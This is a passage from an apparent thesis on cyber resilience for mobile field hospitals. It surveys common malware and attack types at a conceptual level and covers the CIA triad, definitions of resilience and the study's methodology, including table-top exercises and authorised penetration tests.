The Trojan horse attacks or trojans are a type of malware that uses the deception technique by using social engineering to pretend as other things to make unsuspecting users into running superficially nonthreatening executable programs that hide malicious ulterior motives [105]. Even though trojans are technically not viruses, rather a distinct usage of malware. Viruses and worms are rather different as they need to be attached to certain files or programs, or even self-replicate, but trojans aren't dependent on other programs, depending on the cyberthreat actor's intent. Trojans can be like a Swiss Army knife malware as they usually act as a bit of standalone malware, or as a tool for other activities, such as conveying potential payloads, collaborating with the cyberthreat actor at a later time [105].

- Spyware:

Spyware is a category of malware, that is malicious and developed to intrude a target to gather data about the target, and forward it to a third-party without any consent [106]. Spyware are also legitimate programs that monitors target's data for commercial purposes like advertising, usually by big social corporations. Though, malicious spyware is plainly used to profit from stolen data, spyware's surveillance action leaves targets vulnerable to data breaches and data misuse [106].

All spyware peeks into your data and all your computer activity — whether authorized or not. However, many trusted computer services and applications use “spyware-like” tracking tools. As such, the spyware definition is reserved mostly for malicious applications nowadays.

Malicious spyware is a type of malware specifically installed without the target's consent by first infiltrating through an app install package, malicious website, or file attachment. Then it proceeds monitor and capture the data through keystrokes or screen captures [106].

Consequently, it proceeds to revert and send the retrieved data to the author, which can now be used for sale or other purposes.

- Ransomware:

Ransomware is a form of malware that encrypts a victim's files and folders, as the attacker then proceeds to demand for a ransom from the victim in order to restore access to the files after acknowledging receipt of payment [107]. Target victims are provided with step-by-step instructions on the methods of payment of the fee to get the decryption key, which ranges from a few hundred dollars to thousands, to be paid to cyberthreat actors.

In the evolving world of IT and cybercrime, several vectors of delivering ransomware are constantly being developed and improvised. One of the most popular delivery methods is an instance where malicious attachments are sent to targets via email, and once downloaded and opened, it is then executed and infected. Some other, more aggressive forms of ransomware, like NotPetya, exploit security holes to infect computers without needing to trick users [107]. At the end of the process of ransomware infections, files are not able to be decrypted without a mathematical key known only by the cyberthreat actors. The user is presented with a message explaining that their files are now inaccessible and will only be decrypted if the victim sends an untraceable Bitcoin payment to the attacker.

- Adware:

Adware is also referred to as advertisement-supported software. This aids in generating revenue for its creators by automatically producing adverts on your screen, usually within the context of a web browser [108]. Adware usually pops up in computers, but can also affect other devices such as mobile devices, thus extending its reach to even more targets. In addition, some types of adware are may prove to be harmful, in cases where backdoors are created for the opportunity to launch proceeding malicious programs [108]. Majorly, adware causes targets some kind of level of irritation in the form of pop-ups and surprising advertisements, which usually finds its way to targets via free software installations with attached adware. More so, it can affect targets by means of an available vulnerability present in existing installed software that cyberthreat actor exploit.

In essence, these methods by which cyberthreat actors use for execution, require a means of delivery to which it reaches the required target. These processes of delivery include:

- SQL Injection (SQLI):

This is also known as SQLI (Structured Query Language Injection), which is a delivery attack vector that leverages on the use of malicious database code for backend databases to manipulate or access unauthorised data.

The impacts of an SQLI attack may be very harmful, and may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases, the cyberthreat actors gaining administrative rights to the main source database, all of which are highly detrimental to an organization [109]. With impacts resulting in majorly loss of control and loss of stakeholders' data and trust, other sensitive data may also be lost due to this form of attack delivery, which mostly affects website with backend databases.

- Phishing:

This refers to the use of fraudulent e-mails and web pages/sites that look very similar to the legitimate and original websites in order to commit financial fraud [110]. It also involves cyberthreat actors masquerading as another entity or person in email or other forms of communication, while distributing malicious emails, links or attachments that can perform a variety of functions. Depending on each case, some of these links extract login credentials or account information from targets, as it is far easier to trick someone into clicking a malicious link in a seemingly legitimate phishing email than it is to penetrate or bypass a target's defence mechanism. Usually, a target will receive an email or a message that supposedly from a known contact or organization, carrying along a malicious file attachment, or through links connecting to malicious websites [111]. However, the main aim is to deliver and install malware on the target device or redirect targets to a fake website set up to trick them into divulging personal and sensitive data, such as passwords, login IDs or credit card data.

Generally, phishing emails may not be professionally written, but cyberthreat actors still deploy the same techniques as well.

- Man-in-the-middle Attack: The man-in-the-middle attack (MitM)

A MitM attack is a general term describing the actions of cyberthreat actors intercepting communication between a stakeholder and an application. This usually in the form of eavesdropping or to impersonating one of the parties, making it appear as if a normal exchange

of information is underway [112]. The aim of the MitM is to steal sensitive information, such as login credentials, account data and financial data.

In MitM, it typically involves three parties including the target, the entity/application in which the victim is trying to communicate with, and the “man in the middle,” which is the cyberthreat actor intercepting the communications [113]. It usually initiates from receiving an email that appeared to be from your legitimate source, asking permission to log in confirm your contact information. Just by clicking on the attached link in the email redirects the target to a seemingly original website, where all actions are recorded and sent to the cyberthreat actors.

- Denial-of-Service Attack (DoS):

A DoS attack refers to a form of cyber-attack to shut down a target’s on-going process mechanism (which may be a computer system or a network), rendering it unavailable to its stakeholders and users [114]. This is carried out by overflowing the target with enormous traffic, that is above its capacity, causing it to suspend its services or eventually crash. The aim of the DoS attack is to deny its users the ability to have access to the service or resource, at a level which is expected.

Nonetheless, DoS attacks do not usually end in the theft or loss of significant information, they can cost the target a significant amount of time loss and efficiency which. May be harmful in the larger landscape of business continuity.

Distributed denial of service (DDoS) attacks are a subclass of denial of service (DoS) attacks that involve multiple connected online devices, working in unison to launch simultaneous DoS attacks to overwhelm a target website with bogus traffic [115]. Peculiarly, DDoS attacks cause far more disruptions than DoS attacks, in a larger scale and for longer periods.

With the application of all these types, methods, modes of execution, and processes of delivery in place, and successfully applied in the real world, there have been certain aspects that have been making waves in the cyberthreat landscape. Some of these event aspects and techniques that have been identified which are applied in the course and context of this research include:

- Romance Scams: Usually involve the luring method of cyberthreat actors to attract vulnerable targets with the use of love charms, relationship promises, financial bait promises. This is mainly carried out with targets online via emails or other social media platforms in the beginning, which later on escalates to other platforms for better

visibility and communication between the cyberthreat actors and the targets when delivering malware or other harmful attack techniques.

- **Dridex Malware:** This is a variation of malware that targets its victim's banking information which is classified as a Trojan [116]. The main aim of Dridex is to exfiltrate sensitive data from its target's financial institution accounts, such as login credentials and account IDs. Its main target is usually Windows Operating systems, and is delivered with the aid of spam email campaigns. These emails contain attachments such as Word or Excel files with Dridex malware embedded in the attachments. Clicking and opening the attachments triggers the Dridex to execute and infect its targets.

These concepts discussed provide the basic concepts for the introduction to cybersecurity and its applications. This helps to ease the technical understanding of the concepts applied in the thesis.

The Information Security Triad:

The cybersecurity goal is to safeguard the confidentiality, integrity, and availability of its cyber infrastructure, dependencies and its processes. This is the main reason why security policies aim to limit and encourage certain categories of practices to maintain the optimum level of processes and performance [120]. Although cybersecurity focuses on protecting cyber assets from cyber-attacks, information security is a superset of cybersecurity that includes physically securing information assets in to particular principles. In turn, these principles are called “The CIA Triad” for short, representing Confidentiality, Integrity and Availability respectively [121].



Figure 2b: The CIA Information security triad [121]

The Confidentiality:

refers to safeguarding and ensuring access to certain information is only carried out by authorized users only [121]. It generally provides a control to the accessibility of information to stakeholders, by limiting the amount and type of information according to the level or category of stakeholders. This provides a layer of check and security with the use of identity access management, strong user credentials and encryption to ensure the right users access the required information. As such, this prevent the chances of access to information by unauthorised users or stakeholders.

Integrity:

Integrity refers to the process of maintaining data in its correct state without the ability to improperly modify it, maliciously or accidentally. When the protection of access to information by unauthorised users is compromised (confidentiality), this may result in information being modified by these unauthorized people. This, in turn, compromises the accuracy and trustworthiness of the information, which is its integrity. The modification of information by someone that isn't authorized to do so, whether it was someone inside the company or outside, has tampered with the information's integrity [121]. For example, a nurse sends a document to be examined or reviewed by the doctor or surgeon in a hospital, and a cyberthreat actor intercepts and increases the age or adds a disease to the report. This compromises the integrity of the report which may lead to a wrong diagnoses. In any case, there is a need to have the means of detecting any document modification (maintaining integrity) which is implemented in most information sharing platforms that enables the process of trusting the document's integrity.

Availability

refers to the ability to ensure that the information is accessible to authorized people whenever it is needed [121]. For example, hospitals need access to the patients database which without this access, causes a disruption services and business continuity of the hospital. To ensure availability, practices such as taking backups, available redundancies, virtualization, and having a disaster recovery plan helps in overcoming the issues of availability.

In addition to these three principles of the CIA triad, there is a fourth principle that is very adds value in terms of ensuring the goals of information security, which is called **Non-repudiation**.

This concept refers to process of ensuring accountability in terms of processes and actions performed, by tracking and recording each process or action as it is carried out [b]. This ensures accountability across board with real-time and digital evidence of all processes performed by account logging and monitoring, digital signatures and use of read receipts.

The combination of the CIA triad with non-repudiation make up the 4 main principles of information security. These are majorly important to mention, as their applications and usage are applied in Chapter 4 in detecting the category of impact on the cyber infrastructure. Also, its application in Chapter 5 for determining the category in which each test is categorized in terms of how the attack vectors affect the general functioning of the processes and physical cyber infrastructure.

1.0.6 Resilience:

Resilience generally, has an evolving range of definitions that has attracted a lot of research interests and policies into ways to promote resilient systems. Resilience is a popular yet often a misunderstood concept, but with differences in opinions across many professional disciplines with different point of views and complex concepts. For such reason, a range of definitions from different literatures are reviewed.

Firstly, the ecologist C.S Holling, who is considered to be the first to provide a system-level definition of resilience by many, defined Resilience as “*a measure of the persistence of systems and of their ability to absorb change and disturbance and still maintain the same relationships between populations or state variables*” [8]. After this revelation, others have also defined Resilience in certain specific sectors or domains as well.

In a socio-ecological context, resilience is the ability of a system to maintain its identity in the face of change and external shocks and disturbances. Components of the system, the relationship among these components and the ability of these components and relationships to maintain themselves constitutes system identity [9]. Furthermore, it is a measure of the persistence of systems and their ability to absorb change and disturbance and still maintain the same relationships between populations or state variables [10].

According to the Stockholm Resilience Centre, Resilience is the capacity of a system to deal with change and continue to develop [11]. General Resilience can also be defined as “the ability of a system to resist, absorb, recover or adapt to disturbances and diminish the consequences as well as to recover quickly and effectively” [12]. Another definition of Resilience, as

described by Hollnagel, is “the ability of an organization to react and recover from disturbances at an early stage with minimal effect on its dynamic stability” [13]. [14] defines resilience as a combination of avoidance, survival and recovery and considers brittleness as the opposite of resilience.

Moreover, from a different point of view, in terms of an organizational Systems, it can also be defined as the ability recognize and adapt to handle perturbations that call into question the model of competence, and demand a shift of process, strategies and coordination [15]. Another definition in an organizational sense is the organizations ability to recognize threats and hazards and make adjustments that will improve future protection efforts and risk reduction measures [16].

In disaster research, resilience in practice is considered as a double adaptive process – both as an entity coping with the unexpected or unplanned, and as a phenomenon that shifts along a core value ladder during pressure regarding both fundamental objectives, functions, resources, structure, and system boundaries [17]. Also, resilience may be characterized as being both behaviours of pro-active and re-active, suggesting a need for some requisite imagination and interpretation. In the ‘SyRes Model’ developed by a merger of Lundberg and Johansson [17], they compiled different conceptual models from disaster and crisis response resilience that departs from the idea that the activity of coping with an unwanted event. This can be seen as a downward spiral that activates certain basic resilience functions (anticipation, monitoring, responding, recovery, learning and self-monitoring) and their associated strategies. Unlike other definitions of resilience, the SyRes model replaced the ‘goals’ with ‘core values’, where there are normally primary goals of resilience activities during a disturbance or crisis. With several contradictions between some terms such as robustness, adaptive capacity, mitigation vs recovery, pro-active vs re-active, local vs global resilience, defining these concepts are equally very important. In this case, ‘core-values’ is a common term in other research fields, such as business management or culture, but used in a similar fashion, where cultural values of a sub-group (such as computer hackers) are designed with a specific purpose even if they overlap. These core values can be negotiated or changed depending on the context of its application and the scenario to which a disturbance occurs.

More examples of how resilience definitions are applied in the real world, and in different scenarios reviewed in order to help understand more of how a system can cope with disturbances. In other medical practice fields where resilience is applied, such as psychology and psychopathology, interdisciplinary definitions have evolved over time. According to the

[18], resilience is defined as the process of adapting well in the face of adversity, trauma, tragedy, threats or even significant sources of stress. A psychological pathologist Dr George Bonanno also defined resilience in the field of psychopathology as a stable trajectory of healthy functioning after a highly adverse event [19].

On the other hand, resilience emphasizes a system's ability to anticipate and absorb potential disruptions, develop adaptive changes to accommodate within or around the system, and establish response behaviours aimed at either building the capacity to withstand the disruption or recover as quickly as possible after an impact [20].

In the context of infrastructure, which explains resilience in a different and important perspective, resilience is the ability to reduce the magnitude and/or duration of disruptive events which depends on its ability to anticipate, absorb, adapt to, and/or rapidly recover from a potentially disruptive event [21]. It may also be defined in terms of critical infrastructure as a series of coordinated planning across sectors and networks for responsive and timely recovery measures, as well as the development of an organizational culture that has the ability to provide minimum level of service during interruptions, emergencies and disasters, and return to full operations quickly [22].

All these definitions suggest that resilient systems are able to manage disastrous situations, and as such, relating it to systems already in place in terms of the cyber space resilience and the term "Cyber resilience" coined.

Adopting the Resilience Definition:

In the context of this research resilience has to be considered in terms of the application of resilience and how the structure fits in terms of implementing the definition in the cyber-resilience scenario, as well as how it will adapt with a more specific scenario of the thesis. The following are some of the definitions that may be adopted, in the meantime:

Resilience may be defined as a system's ability to anticipate and absorb potential disruptions, develop adaptive changes to accommodate within or around the system, and establish response behaviours aimed at either building the capacity to withstand the disruption or recover as quickly as possible after an impact [20]. Comparing this definition of resilience with that of McCarthy JA, who defined resilience as the ability of a system to recover from adversity, either back to its original state or an adjusted state based on new requirements; which requires long-term effort and re-engineering fundamental processes both technical and social [23]. Hence shows that resilience according to [20] starts from pre-event planning in terms of anticipation

of any disturbance to the response and recovery processes, while according to McCarthy which views it from a critical infrastructure point of view, starts mainly in response to a disturbance or event, and adapts accordingly as well as planning for future occurrences.

Cyber resilience:

According to the 2012 World Economic Forum meeting in Davos, Cyber resilience hasn't only been an area of importance to businesses, societies and individuals, but as a concept that has attracted recognition and importance as well [24].

Even though the cybersecurity concept is now used extensively in the information security practitioners, politics, and businesses, cyber resilience as an academic research subject is at an infancy stage. Thus the importance of fully understanding the concept in relation with traditional resilience and cyber security as well, reviewing earlier attempts to define these concepts.

This concept of resilience (as mentioned previously) combined and implemented in cyberspace refers to the concept of Cyber resilience. The U.S Presidential Directive 21 (PPD-21): Critical Infrastructure Security Resilience defines resilience as “*the ability to prepare for and adapt to changing conditions and withstand and recover rapidly from disruptions*” [25]. From a sectoral and organizational perspective, Cyber resilience refers to the ability to continuously deliver the intended outcome despite adverse cyber events. It also refers to the *ability to continuously deliver the intended outcome despite adverse cyber events* [26]. In this case, the terms from the resilience concepts explained the following points:

- Ability is considered at various levels, with different challenges, methods, and controls in relation to cyber resilience.
- Continuously refers to the intended outcome to be working even if regular delivery mechanisms fail after an incident or security breach, as well as restore the failed delivery mechanisms after such incidents.
- Intended outcome means the normal business processes or service delivery by an online/offline service or system.
- Adverse cyber events refer to any events that may compromise or negatively impact the CIA model (Confidentiality, Integrity and Availability) of systems.

While the main aim of cyber security as explained earlier, is to protect assets available in the cyberspace, cyber resilience focuses on higher levels of ensuring service-delivery and

continuity. Consequently, a system is to be cyber-resilient when it is able to deliver effective service value, even in the face of adversity, and as result all efforts must take in to consideration the process in which the Health sector delivers its services, as the main goal of achieving this.




Figure 2c: Cyber resilience process [102]

Also, any definition of Resilience and Cyber resilience to be adopted must contain the key words; *Prepare, protect/defend, detect, respond and recover*, as shown in Figure 2 above, in order to achieve the best possible results for the objectives of the thesis. According to [102] and Figure 2, ‘Prepare’ refers to the stage in which the organizations performs actions to strategize for the eventualities and different scenarios. The general assessments results are usually used as a basis to learn from past incidents, for a better planning process. Secondly, the protection and detection stages are usually implemented side-by-side in terms usage of incident data and alerts, as they deploy the use of technical measures for the general defence of the cyber infrastructure and its stakeholders. This is followed by the response stage, where a series of actions, manual and automated, are carried out in order to respond to the data passed on by the detection stage. Specific actions depend on the scenarios in which the data is presented, for better response results and handling. Finally, the recovery stage proffers general solutions to the overall data from all other stages of the cyber resilience life-cycle, in order to take all actions necessary to return to the normal functioning process and ensure process continuity.

1.0.7 Methodology:

The thesis is based on the combination of qualitative research – where several data was analysed from a variety of resources – and quantitative research which required careful experimental procedures with data capturing and analysis. This approach enables the examination of cybersecurity based on both documentary analysis, in which case reviews of relevant academic literature was performed to provide a solid foundation for the research and also advance the theoretical aspects of the cybersecurity frameworks. With the thesis being inter-disciplinary aligning the MFH medical responses to emergencies and the security implications to its cyber infrastructure, the use of resources from a variety of scientific origins with theoretical basis spanning different academic niches, with sociological, legal and geo-political insights.

Thus, to efficiently select, identify, discuss and make a conclusion based on both the documentary research and experimental data, the use of a mixture of a primary research approach and secondary approach is used. This section expatiates more on the underlying research methodology by discussing the process used to answer the thesis research questions. The thesis also consists of four main perspectives, which are the state of the art, the cyber resilience assessment, the table-top exercises, and the technical penetration tests. The state of the art focuses on reviewing the existing concepts of cybersecurity and resilience, MFH and its cyber infrastructure implementations, and existing cybersecurity frameworks, and how they are deployed in the health sector. Also, it introduces the aspects of both the medical emergencies and cybersecurity emergency scenarios that are used in the thesis. The cyber resilience assessment aspect introduces the general assessment methods available, as well the fundamental cyber resilience assessment frameworks. It further provides the validation and justification on the selection process to the available assessment methods and frameworks. This provides a foundation to which further research was carried out to develop cyber resilience model that is best suited for the MFH context assessment of its cyber infrastructure. Hence, this lays the ground work for other aspects of the thesis, and provides a more scientific an theoretical perspective to the research and contributions. The final aspect of the thesis, which is the penetration testing, introduces the technical perspective to the current cyber security posture of the MFH. This was carried out by the application of different state of the art techniques commonly used by cyberthreat actor, applied in a real-world scenario setting, technically set up in an MFH technical configuration to provide the best possible set of results.




Figure 3: Thesis Methodology Process Summary

After introducing the thesis perspectives, the Figure 3 above shows a summarized methodical process in which the research followed, with linkage from state of the art, to the scenario engineering of emergencies. Furthermore, it also shows linkage to the context of healthcare facilities, and to the final contributions to the general body of knowledge. As a summary figure of the thesis research process, it shows how the research starts with in-depth background study on cybersecurity and resilience concepts, which gives rise to the convergence of cyber resilience. With this Convergence, a relational approach to assessing cyber resilience in terms of the scenario to be set and the context for which the contributions would be produced, is shown.

In addition to the general body of the thesis, the research also digs in to the historical data of traditional Hospital's Cyber Security usage, implications, implementation progress, policies, regulations and strategic action plan. This is with regards to both the mobile field hospitals and general Health Sector's Systems. Another supporting source of data for the research will include extensive desk research through the different published and unpublished materials. This also includes the French Government Health Sector Publications, the French Mobile Field Hospitals which is also called the "Element de Security Civile Rapide d'Intervention Medical" (ESCRIM), other NGOs and United Nations' Publications.

The issues explored using the secondary research method, with the use of structured questionnaires, document reviews, focus groups and interviews, include:

- A review of Cyber Security education and personnel development in the Mobile Field Hospital and generally the Health Sector systems in France.
- A review of the strategic position of French Cyber Security policy within the global context of Cyberspace and its implementation in securing the Mobile Field Hospital Systems currently in use.
- Details covering investment, penetration, and application and usage of Cybersecurity tools in the protection of the Mobile Field Hospital categorised as part of the Health Sector's National Critical Infrastructure.
- Details of French MFH Cybersecurity infrastructure with respect to third party devices and systems that have been implemented or deployed to be used in the mobile field hospital's infrastructure or with patients.

Additionally, the following French MDAs are selected for data collection used in the thesis:

1. Element de Security Civile Rapide d'Intervention Medical (L'ESCRIM)
2. The European Union Agency for Network and Information Security (ENISA)
3. Nîmes Fire service (Sapeur-pompier du Gard Nîmes)
4. Israeli Defence Forces (IDF) Mobile Field Hospital.

The second aspect of the thesis discusses the cybersecurity framework implemented to cover the cyber resilience life-cycle of the MFH cyber infrastructure. This is derived from the various results of the existing review of the frameworks, proposing a model that best fits the design of the MFH cyber infrastructure. The third aspect of the thesis explores the use of table-top exercises (TTX) that aim to be used in training of the MFH stakeholders. The TTX is developed specifically for the use peculiar to the MFH stakeholders, in order to incorporate the scenarios, both medical and cybersecurity combined, in order to have the best experience and learning outcomes from a TTX session. Also, experiments, tests, TTX cyber-drills and views from the Mobile field hospital and other Health sector players is utilized using both industry qualified cyber Security experts as sources of past and latest trends, and other non-expert users (including students, medical personnel etc.) to achieve and reach the basic aspects of the outcomes.

Also, additional primary data is collated through Certified and well-permissioned Penetration tests and past incidents' thorough forensic investigation analysis reports. This data is collected from various data sources from Penetrations tests carried out on all possible data points. Equally, demographic data such as level of Cyber Security awareness, response and investigations is gathered and analysed within the specified data collection points, and within the scope of the research.

1.1 I.T in Healthcare:

In an increasing world of digitization and usage of digital devices and data, there is an emergent acknowledgement that the use of information technologies (I.T) is crucial in the health sector. ICT is critical to guarantee the effectiveness of the healthcare amenities and to improve its usage of health systems. With precautions to secure personal privacy, analyses of Health data which are contributors to research and health awareness. Deployment of eHealth, Electronic health records (EHR), and Electronic Protected Health Records (ePHI) also improves the ability of healthcare service providers to plan and deliver care services in order to supports the devolution of healthcare systems. With the gradual recognition of the importance of eHealth, organizations are progressively developing policies, tactics and frameworks for its development [27].

In hospitals and other healthcare facilities, the applications and solutions are now implemented in the Healthcare systems, in terms of their technological, social, organizational dimensions. A survey of the present status in relation organizations and Government covers the leading countries in ICT-based developments in these sectors [28]. The authors present the most important solutions regarding the implementation and administration of a wide range of applications, with certain issues concerning EHR), pharmacy and e-prescription systems, administration of patient and payment solutions, intensive-care unit systems, homecare and telecare applications, radiology and laboratory information systems, and bioinformatics outlined. Up and running ICT projects according to European Commission policies for health, ageing well, inclusion, and governance are also presented [28].

These show that the level of aid and efficiency that I.T brings along to the healthcare sector improves its service delivery in many aspects of the industry.

1.1.1 Conventional Hospital and MFH:

Conventional hospitals provide general healthcare services, as well as focus-based services that emphasize on diseases and conditions such as orthopaedics specialty hospitals. This comes with different units or departments that specialize in certain aspects of medical expertise ranging from emergency unit, to general hospitalization, to surgery, etc. The conventional hospitals are usually structures that are more permanent and static in terms of mobility, as they usually offer a wide range of services. A Conventional or traditional hospital, as a health care service provider has been defined in diverse terms as an institution involved in preventive, curative/ameliorative, palliative or rehabilitative services [30]. However, the definition provided by the World Health Organisation is quite comprehensive and exclusive, in which a hospital is defined as ‘an integral part of the medical and social organisation which is to provide for the population complete health care, both curative and preventive; and whose out-patient services reach out into the family in its home environment. The hospital is also a centre for the training of health workers and for bio-social research’ [30].

On the other hand, a MFH is a much reduced version of the conventional hospital. This is usually in terms of its mobility – in which has the ability to be assembled and disassembled easily – and the healthcare services provided are much more less. This comes with different units or departments, separated in cells, that specialize in certain aspects of medical expertise ranging from triage, to hospitalization, to resuscitation, etc. With respect to its comparison to the conventional hospitals, it is more of a symbiotic relationship. Some MFHs depend on the conventional hospitals for complicated surgeries in mostly fields that may not be available in terms of medical competence, especially in rare cases. Also, MFHs may depend on conventional hospitals to get access to important EMR/EHR, as well as the need to later update the EMR database with data collected from the field back to the main database at the main conventional hospitals.

On the other hand, traditional hospitals also depend on MFHs to provide their services in times on critical need (disasters, wars, terrorists attacks, virus outbreak etc.), and to remote locations, due to its mobile capabilities, as well as time constraints.

1.1.2 Cybersecurity in Healthcare

The evolution and growth of cyber-attacks with Commercial losses and Public operation disruption with the possibility of extortion aside, attacks may force Major critical sectors such as Hospitals to take actions on regulation, claims of negligence, with the inability to meet staff/patients contractual obligations leading to standing loss of trust. More so, attacks are highly unlikely to slow down, with new avenues surfacing, such as the cloud third-party migration of data that may cause harm due to the creation of an epicentre that may give misappropriation opportunities, health care systems are no different in terms of the vulnerabilities. With technical innovation, comes new dangers, with mobile phones, tablets and wearables becoming more targets and machine-to-machine (M2M) used globally, both privately and in healthcare, coupled with the evolution of the Internet of Things to Internet of everything, which will eventually be responsible for a boost in information misuse.

1.1.3 General Security Threats in MFH:

As the healthcare sector continues to evolve and provide life-critical healthcare services, the sector continues in improving the efficiency towards patient care and patient treatments. This is carried out with the aid and implementation of Information technology and new technology. In turn, this opens up new avenues for cyber threat actors and criminals to explore the weakness in the cyber infrastructure of health sector by exploiting vulnerabilities that emerge with these new innovations. These new avenues leading to cyber vulnerabilities range from malware infections which compromises the integrity of the healthcare information systems and privacy of patients, to a more targeted distributed denial of service (DDoS) attacks that aim to cause major disruptions in the service delivery processes.

While other critical infrastructure sectors experience these types of attacks, the nature of the healthcare industry's mission poses unique challenges. For healthcare, cyber-attacks can have ramifications beyond financial loss and breach of privacy [30]. For example, a ransomware attack on a healthcare facility information system cripples the capability of the healthcare personnel to carry out critical services to patients. In addition, it also compromises the privacy of the patients, and exposes their EHR to external threats.

1.2 Need for Assessment and Testing:

Cybersecurity in MFH and the healthcare sector in general, has become one of the significant threats in the healthcare industry [31]. Thus, I.T experts must persistently aim to address healthcare cybersecurity issues, due to prevention of attacks and safety of patients and specific legislations such as the ones outlined in the health insurance portability and accountability act (HIPAA) in the United States laws. It also applies to the ethical commitment of the healthcare organisations and the MFH to help patients and the damage that healthcare security breaches can have on their lives [31]. With these in mind, there is a need to assess and test the current security posture, in order to firstly know the current level of the MFH's cybersecurity posture, and secondly to prove that the current security posture is accurate. This will then provide a platform for more understanding of the threats, and vulnerable areas to which MFH needs to be improved to prevent any imminent of future security threats.

1.2.1 Need to Assess

The current atmosphere in terms of the protection capabilities of the MFH and other healthcare facilities, as compared to the increasingly-growing number of cyber-attack launched are enormous. Even though emergency events such as the Covid-19 outbreak has given birth to newer and evolved cyber threat actors, the number of cyber incidents reported in healthcare increased for the fifth straight year in 2020, jumping 42% [31]. This also comprised of more than last year's data breaches of patients to increase to 62% from 2019 [31].

With the protection capabilities of the MFH implemented without security in mind, the importantly pressing need for a well-structured cybersecurity infrastructure assessment is paramount to maintaining its full functionality of its services delivery and processes.

1.2.2 Need to Test

With the aftermath cybersecurity assessments of the healthcare sector and the MFH, this only limits its resilience to the current stance and capabilities in place to protect its cyber infrastructure. Hence, the introduction of Routine tests, physically and technically, in order to critically analyse the weakness and vulnerabilities of the MFH's cyber infrastructure. With cyber-attacks in 2020 being particularly brutal, data from the U.S department of Health and human services show that almost every month last year, more than 1 million people were affected by data breaches in healthcare service providing organizations [31]. These unsettling figures serve as very good indicators of how cyber threat actors breach healthcare institutions,

thus emphasizing the need to test the implemented security measures (if any) to improve the general resiliency of its cyber infrastructure.

1.2.3 SWOT Analysis as a method of Evaluation:

SWOT analysis is a method used to evaluate and identify the strengths, weaknesses, opportunities and threats of organisations or projects [31b]. This technique is one of the most popularly used methods in data-driven factors, both internally and externally, to extensively look at its major strengths and weaknesses. This technique was first created by Albert Humphrey in the 1960's [31c].

Generally, the implementation of Information technology in the MFH, the Hospitals, and the health sector as a whole has been solely to improve healthcare service delivery more efficiently and aid in accurately convenient planning procedures and management. Health information systems usually comprise of the health workforce and computer systems with medical devices and their interplay. But as it has impacted very positively in achieving its aim, so does the accompanying constraints it comes with, consisting some major and minor weaknesses in the system and or its implementation and procedures.

